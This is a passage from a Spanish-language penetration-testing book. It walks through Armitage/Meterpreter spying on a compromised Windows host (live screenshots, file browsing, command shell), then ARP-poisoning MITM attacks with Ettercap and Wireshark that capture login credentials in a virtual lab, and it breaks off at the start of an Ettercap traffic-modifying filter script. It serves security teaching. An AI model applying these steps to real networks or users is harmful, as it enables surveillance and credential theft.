
Imagen 3.10.5: Archivo .txt guardado en nuestro directorio y vista de su contenido.

Captura de Screenshots, Monitoreo del sistema comprometido.

Una ventaja de comprometer un sistema en su totalidad y obtener privilegios de carácter administrativo para poder acceder a partes o lugares a los que en un comienzo no se podía, es que ahora se puede realizar monitoreo en tiempo real de lo que esté ocurriendo en el sistema, como vimos con el "**keylogger/keysniffer**", hasta donde hemos visto ahora, armitage posee múltiples herramientas útiles para conseguir llevar a cabo tareas de este tipo, lejos de capturar teclas presionadas, una forma bastante útil para espiar al usuario es viendo el contenido que se proyecta en el monitor de este equipo comprometido.

- En el mismo submenú (**Explore**), escogeremos la opción "**Screenshot**" lo que nos abrirá un nuevo recuadro donde aparecerá el monitor de la maquina ajena:

Imagen 3.10.6: Opción "Screenshot" o captura de pantalla dentro del menú de la sesion meterpreter que se haya abierto, el número puede ser cualquiera.






Imagen 3.10.7: Obtención exitosa de la captura de pantalla

del sistema ajeno.

- Abajo de la imagen que se proyecte, aparece el botón de "**watch**" donde nosotros escogemos el intervalo en segundos que pasaran para hacer un "**refresh**", para asi obtener una vista de lo que esta persona está viendo.

Exploración de los directorios dentro del sistema.

Otra excelente funcionalidad de Armitage, es que gracias a su intuitiva interfaz gráfica, podemos realizar distintas tareas de una forma más rápida y eficaz mediante el entorno grafico en el que trabajamos, a diferencia de la consola, aquí vemos las cosas de una manera más estructurada, y más cuando se trata de directorios y el demás contenido dentro del HDD de una computadora. Con el módulo "**Browse Files**" podemos ver en una tabla todos los directorios del sistema, siendo esta bastante fácil de usar.

- Dentro del submenú "**Explorer**" vemos la opción "**Browse Files**", hacemos clic en ella para poder navegar sobre los directorios del sistema ajeno:




Imagen 3.10.8: Opción para explorar los archivos del sistema ajeno.

- Al abrirse vemos la pestaña "**Files**", que es donde está abierta esta tabla. Asi como el directorio donde nos encontramos, en este caso es **"C:\WINDOWS"** También hay múltiples opciones como son la carga de otros archivos desde nuestra maquina atacante, el crear directorios, en listar los discos duros, y recargar la pestaña.




Imagen 3.10.9: Exploración de los directorios del sistema vulnerado, ubicándonos en "C:\\WINDOWS".

También podemos hacer mediante línea de comandos la exploración de directorios del sistema ajeno, soltando una shell directamente sobre el sistema mediante meterpreter, ya que una cosa es la shell de meterpreter que funciona con comandos de Unix y tiene muchas finalidades más que una simple shell de comandos de un sistema nativo, al momento de soltar esta shell, esta operará con la sintaxis de Windows.

- Hacemos clic derecho en nuestro host comprometido, Dentro del menú "**Meterpreter**" se encuentra el submenú "**Interact**" en donde veremos el modulo "**Command Shell**", hacemos clic en él, lo que hará es que automáticamente nos arrojará una shell sobre el sistema ajeno, en donde podremos explorar los archivos y navegar en los directorios del sistema:

Imagen 3.11.0: Exploración de directorios mediante línea de comandos.





Imagen 3.11.1: Lista de directorios dentro de "C:\\WINDOWS."



ATAQUES MAN IN THE MIDDLE (MITM).

Introducción

Durante el capítulo de Pentesting en Aplicaciones Web descubrimos múltiples vulnerabilidades en distintas aplicaciones web, estas suponen amenazas considerables, ya que dejan expuesta a la información del usuario. Es común que las conexiones de una red local no exista o no este configurado de la forma correcta un protocolo de seguridad, teniendo como consecuencia que el tráfico de información no sea del todo seguro, permitiendo así a un atacante o atacantes, poder interceptar esta información.

Un ataque tipo (MITM) es en el que el atacante se pone a sí mismo en el medio de la línea de comunicación entre dos dispositivos, por lo general un cliente y un servidor. Esto se hace mediante una irrupción en el canal original, esto con el fin de interceptar mensajes del dispositivo o equipo, como también la transmisión de ellos (a veces con alteraciones).

Descripción gráfica:




Imagen 3.11.2: Descripción gráfica.

A lo largo de este capítulo se verán distintas formas de interceptar información mediante la simulación de un ataque en una red local, realizando irrupciones en los canales de comunicación entre un servidor y un cliente. Entendiendo asi como es que se llevan a cabo estos ataques y aprender a utilizar las herramientas con las que nos proveen las distribuciones de seguridad para poder llevar cabo esto

Lo que se necesitará:

- Para realizar nuestros ataques haremos uso de las herramientas qué se encuentran en Parrot Security OS o Kali Linux
- Utilizaremos nuestro servidor OWASP BWA con aplicaciones vulnerables
- Y nuestra maquina virtual con Windows 8.1
- **Tener el adaptador de red de estas 3 máquinas en modo NAT**

1. Ataq ue ARP Spoofing / Poisoning.

El primer ataque que realizaremos será el ARP Spoofing, dentro de la categoría **Man in the Middle**, este puede que sea el ataque más común allá afuera, este ataque lo que hace es afectar el protocolo de resolución de direcciones (ARP), con la finalidad de que el atacante realice el envío mensajes ARP falsificados al servidor y conectando su dirección MAC con la IP legitima de un servidor o computadora en la red. El protocolo ARP (Address Resolution Protocol) es utilizado en las redes locales (LAN) para resolver las direcciones MAC para las direcciones IP de destino.
Asi, un ataque ARP Spoofing/Poisoning funciona mediante la suplantación de la dirección MAC en respuesta a la solicitud o "**request**" ARP de la víctima dentro de esta LAN, si este Spoofing de la Direccion MAC se consigue, entonces el atacante podrá recibir el tráfico que la víctima envíe.

- **Activos**: En este tipo de ataques, lo que el atacante busca es alterar el sistema o trabajar con la información, en este caso sería la alteración de esta.

- **Pasivos**: En este tipo, el atacante no perjudica al sistema, comúnmente es la obtención de información de este.

Entre los diferentes ataques activos and pasivos se encuentran:

Activos:

- Denegación de servicios.
- Man in the Middle.
- ARP Spoofing/Poisoning.
- Overflow(s).

Pasivos:

- Enumeración de servicios y puertos.
- Escaneos.

Realizaremos este ataque ARP Spoofing en nuestra red local en la que se encuentran encendidas nuestras 3 maquina virtuales:

- La atacante
- El servidor OWASP BWA
- El cliente, que será Windows 7.

Ettercap.

Es una herramienta que nos permite realizar ataques Man in the Middle, funciona básicamente como un sniffer/interceptor, asi como también puede llevar a cabo ataques en las categorías activo/pasivo:
Para iniciarlo, podemos hacerlo desde el menú de aplicaciones, Dentro de "**Parrot**" en la categoría "**Most Used Tools**", en donde estará ubicada la version gráfica de Ettercap:




Imagen 3.11.3: Ettercap dentro del menú de las 10 herramientas más usadas.

También podemos abrirlo mediante una terminal de comandos y ejecutando el comando: "**ettercap -G**" para iniciar el entorno grafico de ettercap:




Imagen 3.11.4: Ejecución del comando para comenzar el entorno gráfico de ettercap.

- Ya estando abierto, dentro, en la pestaña "**sniff**" escogemos "**unified sniffing**":

¿Qué es sniffing unificado? Y la configuración de nuestro ataque.

Al escoger este método, comenzará el sniffing de todos los paquetes pasen por el medio de comunicación (cable) puesto a que es una LAN, en este caso nosotros la

tenemos virtualizada. Consiguiendo asi que todos los paquetes que no van hacia el host atacante automáticamente sean redirigidos a este, aquí es cuando ocurre el ataque Man in the Middle, en donde nosotros podremos interceptar este tráfico y alterarlo si así lo queremos.





Imagen 3.11.5: Entorno gráfico de ettercap y opción "Unified Sniffing".

- Ya escogido "**Unified Sniffing**", nos aparecerá una ventana para que escojamos nuestra interfaz de red, como se trata de una red LAN Virtualizada, usaremos "**eth0**"

Imagen 3.11.6: Selección de interfaz.

- Al haber configurado nuestra interfaz de red, se habilitaran las demás pestañas de la herramienta, como son: "**Hosts**", "**View**", "**MITM**", "**Filters**" y otros más, debajo se indicará que el sniffing está comenzando:

Imagen 3.11.7: Sniffing Iniciado.



- Para identificar los hosts a los que se quiere hacer Spoofing, podemos hacer un escaneo en busca de "**Live Hosts**" o hosts activos dentro de nuestra red LAN. Dentro de la pestaña "**Hosts**" escogemos "**Scan for Hosts**" y nos mostrará una lista de los host activos en la red.




Imagen 3.11.8: Botón para escanear la red en busca de hosts.




Imagen 3.11.9: Progreso del escaneo.

Como fue mencionado antes Para este ejercicio tendremos corriendo 3 VMs, el atacante, el servidor y un cliente Win 7.

- De la lista **seleccionamos el host 192.168.28.129 (Nuestro servidor**) y hacemos clic en el botón "**Add to Target 1**"
- Después **seleccionamos la maquina víctima, 192.168.28.139 (el Win7)** y hacemos clic en el botón "**Add to Target 2**"

Imagen 3.12.0: Lista de Hosts activos encontrados por el

- Una vez configurado esto, nos vamos a la pestaña de "**Targets**", hacemos clic en "**Current Targets**":




Imagen 3.12.1: Botón "Current Targets".

- Donde se mostrará una tabla con los objetivos seleccionas, en donde aparecerán las direcciones de nuestra maquina cliente Windows 7) y el servidor (OWASP) con el orden que les asignamos (**Target 1 y Target 2**), asi ya podemos proceder a lanzar el ataque, en la pestaña **MITM** se encuentra la opción "**ARP Poisoning**", hacemos clic en ella:




Imagen 3.12.2: Opción de ARP Poisoning.

- Hecho esto, nos abrirá otra ventana, donde estableceremos parámetros opcionales, aquí estableceremos el de poder hacer sniff en conexiones remotas (**Sniff remote connections**) y hacemos clic en OK.




Imagen 3.12.3: Opción para hacer sniffing a conexiones remotas.

- Al hacer esto nosotros vemos como realizó el **envenenamiento del Protocolo de resolución de direcciones** y ya podemos hacer sniffing del tráfico enviado hacia el servidor y viceversa, debajo se indican las **victimas de ARP Poisoning**, enumerándolas en grupos, en donde se encuentran los hosts que añadimos:




Imagen 3.12.4: ARP Poisoning corriendo y grupos añadidos.

- Ahora, en el Win7 abrimos Chrome, si lo tiene instalado, en caso de que no lo tenga, puedes descararlo por tu cuenta si asi lo quieres, aunque también puedes utilizar Internet Explorer o el navegador de tu preferencia. Una vez abierto el navegador nos dirigimos a la página de Damn Vulnerable Web Application, como ya la conocemos, en esta habrá una login, en donde haremos nuestra prueba de loggeo, en el campo Username ingresaremos "**admin**", en el campo Password ingresaremos "**admin"** de nuevo y hacemos clic en el botón "**Login**":

Imagen 3.12.5: Formulario de loggeo en donde se enviarán credenciales.

- Al hacer esto, Ettercap habrá capturado el tráfico que se envió al servidor, debajo se muestra estructurada la información qué se retuvo e interceptó, en donde se indica el protocolo (HTTP), el host y el puerto, el URL y las variables "**USER y PASS**", con sus respectivos valores, que fueron "**admin y admin**" en el caso de esta prueba.

Imagen 3.12.6: Credenciales interceptadas gracias al envenenamiento.

TIP: Es recomendable fijar como objetivos solo a los hosts que vayan a ser necesarios, esto se debe a que los ataques de envenenamiento generan bastante tráfico, el rendimiento se verá afectado a causa de los hosts, antes de lanzar un ataque MITM, identificar con certeza los 2 equipos que serán los objetivos y solo hacer spoofing a esos sistemas.

2. Actuar como MITM e Intercepción del tráfico con un analizador de red.

Con ettercap pudimos interceptar información útil o sensible como pueden ser usuarios, passwords, emails, ID's, etc. Sin embargo, durante el proceso del pentesting esto no es suficiente, ya que no basta con capturar esta información, si no también tener ver un panorama más amplio de cómo es que se lleva a cabo todo esto, como es que se interpreta en los navegadores y demás factores que implican este tipo de problemas la red, para esto existen herramientas que nos proveen de un mayor

Antes de comenzar: Necesitamos tener un MITM ARP Spoofing en acción antes de seguir.

Wireshark.

Cuando hablamos del trabajo que implica el análisis de tráfico en una red, se trata de un tema extenso, en donde se involucran numerosos factores a tomar en cuenta. Wireshark es el analizador de red por excelencia a nivel mundial, tanto para usuarios que revisan el envío de paquetes, hasta para pentesters y analistas de red que realizan tareas de resolución de problemas, optimización y seguridad en las redes, ya que una cosa es obtener credenciales de acceso gracias a algún ataque que se haya llevado a cabo, y otra es entender todas las cosas que se involucran en el trabajo interno de la red. Esta herramienta nos permite tener un panorama mayor sobre lo que ocurre en nuestra red, interpretando el envío de paquetes de una forma en la que podamos entender este proceso. En esta prueba utilizaremos Wireshark para la intercepción del tráfico que se envíe a través de nuestra red.


- Teniendo nuestro ataque ARP Poisoning Abrimos Wireshark, una vez abierto, seleccionamos la interfaz de red de red de la que queremos capturar los paquetes, en este caso es (**eth0**), la seleccionamos y hacemos clic en **Start.**

Imagen 3.12.7: Iniciando Wireshark e selección de la interfaz de red, (eth0).

- Al hacer esto el Sniffer/Analizador, comenzará a interceptar el tráfico en la red. En la maquina cliente, visitamos la página de www.google.com, se visualizando los paquetes ce se envían, dónde nos muestra, el **origen, destino,**

protocolo e **información** que contienen estos paquetes que se obtuvo Wireshark.

Imagen 3.12.8: Captura de paquetes mediante Wireshark.



- También se puede ver el contenido en texto plano y en hexadecimal de estos paquetes que se obtuvieron a hacer consulta desde la barra del navegador




Imagen 3.12.9: Contenido del paquete capturado.

- Ahora que tenemos nuestro ARP Poisoning funcionando y estando Wireshark activo, entraremos a la aplicación de Peruggia, esta se encuentra dentro del repertorio de las demás aplicaciones con las que cuenta el servidor:

Imagen 3.13.0: Aplicación "Peruggia".

- Abrimos esta aplicación, dentro nos dirigimos a la página que contiene un Login, que será donde hagamos nuestra prueba, en el formulario de loggeo ingresaremos credenciales ficticias y hacemos clic en el botón login:




Imagen 3.13.1: Formulario de loggeo desde donde se enviarán las credenciales ficticias.

- Al enviar la petición de loggeo, los paquetes capturados correspondientes a la solicitud fueron interceptados por Wireshark. La búsqueda de paquetes de forma manual puede llegar a ser bastante tediosa, ya que como es mucha la información que la herramienta visualiza es muy fácil que nos perdamos entre toda esta y no encontremos el paquete correcto.


Una forma de facilitar esto es mediante la colocación de filtros de búsqueda para asi ahorrarnos tiempo y trabajo, en la parte superior puede verse que se utilizó el filtro http para enumerar resultados con ese protocolo, que es con el que se está trabajando.

- Los formularios de loggeo comúnmente trabajan con un método GET y un método POST, este método **POST** es el que se utiliza para realizar la petición al servidor, al momento que ese envía el paquete, este lleva un POST, que es el que **retiene las variables ingresadas** para verificar su autenticidad en el servidor, es por eso que en la columna "**Info**" se alcanza a ver e método POST dentro del paquete capturado. También se pueden ver el **origen, Direccion, protocolo y tamaño del paquete:**

Imagen 3.13.2: Tráfico interceptado por Wireshark, en donde se ve el paquete proveniente de "Peruggia".

- Ya ubicado el paquete, hacemos doble clic en el para ver su contenido, hasta bajo es donde encontraremos las credenciales capturadas, donde el valor de la variable username fue **"#PPHMALVC"** y el valor para la variable password fue "**hackingmexico**", debajo también vemos sus valores en **texto plano y hexadecimal**:

Imagen 3.13.3: Paquete que contiene las credenciales enviadas asi como el nombre de las variables con las que trabaja el formulario de loggeo.



- Puesto a que estamos realizando ARP Poisoning, por obvias razones, estas credenciales fueron interceptadas por ettercap también:




Imagen 3.13.4: Credenciales interceptadas por Ettercap.

3. Modificando datos entre el cliente y el servidor.

Como se vio en los 2 ejercicios anteriores, cuando realizamos un ataque Man in the Middle, podemos llevar a cabo la intercepción información enviada a través de una línea de comunicación no segura, con esto no solo podemos ver el tráfico entre los sistemas víctimas, sino también modificar los requests y respuestas y hacer que trabajen como queramos.

Elaboración de scripts para crear filtros de Ettercap.

Ettercap tiene la función de importar filtros para finalidades como estas, esta herramienta cuenta con un compilador que convierte programas o scripts a archivos con extensión **.ef** (**ettercap filter**), para que estas piezas de código funciones junto con ettercap para poder conseguir información.

Lo que utilizaremos en este ataque será un **script de filtrado**, el cual trabajará en **ettercap**. El código se muestra con el que está constituido el filtro de ettercap. Utilizaremos el siguiente código en C, este será la estructura de nuestro script:

```
# Si el paquete va hacia el servidor vulnerable en el puerto TCP 80 (HTTP)

if (ip.dst == '192.168.28.129'&& tcp.dst == 80) {

